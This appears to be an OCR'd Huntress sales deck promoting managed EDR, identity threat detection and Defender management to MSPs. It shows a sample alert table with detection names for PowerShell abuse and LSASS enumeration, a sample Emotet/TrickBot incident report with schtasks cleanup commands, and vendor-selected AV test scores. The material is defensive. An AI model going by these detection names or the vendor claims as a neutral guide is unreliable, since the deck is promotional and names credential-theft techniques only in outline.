Huntress pinpoints the **0.3% of the findings** that are critically severe, enabling swift action against the most imminent threats.

Human-led investigations

- Alert Triage
- Incident Investigation
- Threat Hunting
- Evolving protection



2 Active Incidents

1 Critical

1 High

0 Low

5 Resolved Incidents

Signals Investigated

Show 25 entries

Investigated At	Organization	Entity	Signal Name	Details
2023-10-13 15:23:44 UTC-5	Springfield Power	Lenny	Suspicious Powershell Arguments	**Rule Name:** Suspicious Powershell Arguments **Process Name:** C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe **Command Line:** [illegible]
2023-05-16 13:56:26 UTC-5	Springfield Power	Lenny	Tasklist LSASS Enumeration	**Rule Name:** Tasklist LSASS Enumeration **Process Name:** C:\\Windows\\system32\\cmd.exe **Command Line:** [illegible]
2023-02-03 18:41:50 UTC-5	Super Heroes	Agent Uninstalled	Interactive PowerShell Execution	**Rule Name:** Interactive PowerShell Execution **Process Name:** C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe **Command Line:** powershell

Showing 1 to 3 of 3 entries

HUNTRESS

Expert analysis results in a 0.7% false positive rate

Huntress managed EDR response

Threat Containment

Quickly stop the spread

- Immediate host isolation
- Notification via email, phone, ticketing systems

Active Remediation

Eliminate the threat

- Huntress automatically takes action or click-to-approve
- Remediate file, registry key, service, task, kill process, reboot, and more

Guided Cleanup & Recovery

Return to normal

- Step-by-step guidance
- Hardening recommendations
- Chat, email, and phone support


Never miss an alert; know how to respond

Customized Incident Reports

Easy-to-Follow Recommended Next Steps

PSA Integrations
Autotask, ConnectWise, HaloPSA, Synchro, BMS by Kaseya

Multiple Communication Channel
Email, automate phone call or SMS



CRITICAL - Incident on ABC-12345 (Example Customer)

Severity: ! Critical

Huntress detected the following Malware on one of your managed hosts:
- Emotet : This banking trojan is capable of automatically propagating throughout a network and often used to install other malware.
- TrickBot : This banking trojan is capable of automatically propagating throughout a network and often used to install other malware.

Considering the high risk posed, we recommend you wipe this host and restore from backup as soon as possible. However, remediation guidance has been included below. (Note: Since Huntress only monitors footholds, there may be processes running, additional files, or other changes made to the system that Huntress does not monitor. That is why wiping the host is recommended.)

Host: ABC-12345 - https://exampleit.huntress.io/org/09876/agents/56789
Organization: Example Customer
Tags: None
Security Products: SentinelOne

Remediation Instructions

** Because of the way Emotet/TrickBot propagates, it can spread rapidly throughout a network and often hosts that have been cleaned will be reinfected. Additional guidance on curbing the spread and remediating can be found here:
- https://support.huntress.io/article/61-remediating-emotet-trickbot

To remediate, run the following commands from an administrative command prompt (cmd.exe) and perform the actions below:
- schtasks.exe /End /TN "Combo boot monitor application5274692550"
- schtasks.exe /Delete /TN "Combo boot monitor application5274692550" /F

Thanks again for trusting Huntress and please don't hesitate to reach out to support@huntress.io if you have any questions.

Spend less time on tickets. Focus more time on business.

MSPs report handling Huntress tickets **55% faster** than non-Huntress security tickets.

Huntress replaces or complements your AV

Replace your AV with Microsoft Defender

Huntress manages Microsoft Defender (included but optional)


Huntress + Defender offers the same protection efficacy as Huntress + other AVs

Run Huntress side-by-side with any AV

>50% of Huntress managed endpoints also utilize a non-Defender AV

Huntress consistently detects threats missed by 3rd party AV tools

Huntress agents with AV



HUNTRESS

Why Defender?

Today's Microsoft Defender

You might think Defender is hot garbage. It used to be, but that is ancient history.

2013-2016

1.5 / 6.0

Microsoft average protection score on AV-TEST

2017

5.25 / 6.0

Microsoft average protection score on AV-TEST

2018-2024

5.9 / 6.0


Microsoft average protection score on AV-TEST

Microsoft has been a Gartner Leader in endpoint protection since 2019

HUNTRESS

It’s hard to tell AVs apart


Why still pay for the same protection?



Protection Accuracy


Product	Protection Accuracy	Protection Accuracy (%)
ESET Endpoint Security	400	100%
Sophos Intercept X	400	100%
Trellix Endpoint Security	400	100%
Kaspersky Small Office Security	399	100%
Microsoft Defender Antivirus (enterprise)	399	100%
Webroot SecureAnywhere Endpoint Protection	340	85%

SE Labs - Small Business



	Malware Protection Rate
Microsoft, Trellix	99.9%
Watchguard	99.8%
Avast, CrowdStrike, Elastic, VMware	99.7%
Cisco, Kaspersky	99.6%
G Data	99.5%
Bitdefender, ESET, VIPRE	99.4%
Cybereason	98.9%
Sophos	98.8%
K7	98.6%

AV-Comparatives



Protection Accuracy


Product	Protection Accuracy	Protection Accuracy (%)
ESET Endpoint Security	400	100%
Sophos Intercept X	400	100%
Trellix Endpoint Security	400	100%
Kaspersky Endpoint Security	399	100%
Microsoft Defender Antivirus (enterprise)	399	100%
Broadcom Endpoint Security Enterprise Edition	398	100%
VIPRE Endpoint Security	394	99%
CrowdStrike Falcon	393	98%
Fortinet FortiEDR	386	97%
SentinelOne Singularity	386	97%

SE Labs - Enterprise

Huntress + Defender

Layer up with the best EDRs available. Management of Microsoft Defender for Endpoint and Windows Defender Antivirus is included with Huntress EDR

Figure 1: Magic Quadrant for Endpoint Protection Platforms




Gartner

HUNTRESS

The easiest trial you'll ever run

- Powered by the Huntress 24x7 human-led SOC
- Uncover suspicious activity, potential exposures, and weak security practices
- Deliver detailed incident reports
- Deploy Huntress Managed EDR and MDR for Microsoft 365, opt into Security Awareness Training

Huntress.com/trial



HUNTRESS

HUNTRESS 24/7 Managed Security

Protect Your Endpoints

Managed
EDR

Secure Your Identities

Managed
ITDR

Train Your Employees

Managed
SAT

Enhance Security and Compliance

Managed
SIEM

Huntress ITDR

(MDR for Microsoft 365)

An Identity Threat Detection & Response (ITDR) solution
to protect against identity-related tradecraft

HUNTRESS

FBI declared business email compromise (BEC) the most expensive cyberattack that businesses can face, 76 times worse than ransomware. - $4.57B vs $59.6M

*IC3 2023 Annual Crime Report - https://www.ic3.gov/AnnualReport/Reports/2023_IC3Report.pdf

Combat Threat Actors Pivoting to Identity

- ✓ Harden via Conditional Access
- ✓ Phishing Resistant MFA
- ✓ Leverage Nerdio to push policy
- ✓ **Huntress ITDR**

Today’s Challenges

Identity threats are the new attack perimeter

Unauthorized Access

Orgs are fighting multiple battles across multiple fronts

Identity Theft & Misuse

Orgs are at a huge risk of illegal or unauthorized use of identities for fraudulent or malicious purposes

Alert Fatigue

Orgs can’t keep up with the massive amount of alerts 24/7

Data Loss

Orgs are generating and storing larger volumes of data than ever before

Identity Protection: Point solutions are not enough

Multi-Factor Authentication (MFA)

- Limited Scope
- Risk of Session Hijacking
- Risk of Credential Theft

